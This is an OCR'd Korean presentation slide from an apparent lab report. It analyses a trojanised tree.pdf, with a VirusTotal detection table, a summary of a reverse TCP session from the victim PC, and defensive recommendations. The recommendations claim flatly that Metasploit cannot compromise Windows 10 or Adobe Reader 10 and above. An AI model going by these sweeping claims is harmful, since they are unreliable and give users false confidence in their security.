
안티바이러스	결과	업데이트
AhnLab-V3	Trojan/Win32.Shell.R1283	20180911
Avast	Win32:SwPatch [Wrm]	20180911
AVG	Win32:SwPatch [Wrm]	20180911
Avira (no cloud)	EXP/Pidief.ald	20180911
AVware	Exploit.PDF.LaunchExe (v)	20180911
Baidu	Multi.Threats.InArchive	20180910
Bkav	W32.PdfLaunch.Trojan	20180911
ClamAV	Win.Trojan.MSShellcode-7	20180911
Cyren	W32/Swrort.A.gen!Eldorado	20180911
DrWeb	Trojan.Swrort.1	20180912

04. LOG와 악성코드 분석

분석 정리

- 피해자 PC에서 공격자 PC로 TCP통신을 보냈다.
- 피해자 PC와 공격자의 PC 사이에 3 WAY HANDSHAKE 가 이루어졌으며 이를 기반으로 세션이 연결되어 3154초 동안 유지되었다.
- 방화벽에서는 이 통신이 문제없다고 판단하여 허용하였다.
- 피해자 PC에서 확인 결과 tree.pdf란 파일에서 공격자 PC로 신호를 보냈다.
- Virustotal 사이트를 이용하여 확인 결과 Tree.pdf는 Trojan 악성 코드로 확인 되었다.

대처방안



- Window 10 사용
  앞에 언급한 것처럼 Metasploit은 아직 Window 10은 뚫지 못한다.

- Adobe 10 version 이상 으로 사용
  Metasploit은 Adobe reader 10 이상은 뚫지 못 한다.

- 검증된 파일만 받기
  TROJAN의 90% 이상은 불법 파일이나 프로그램을 다운로드할 때 전파된다. 인터넷에서 파일을 다운 받을 때 검증된 파일만 다운로드 하는게 좋다.

THANK YOU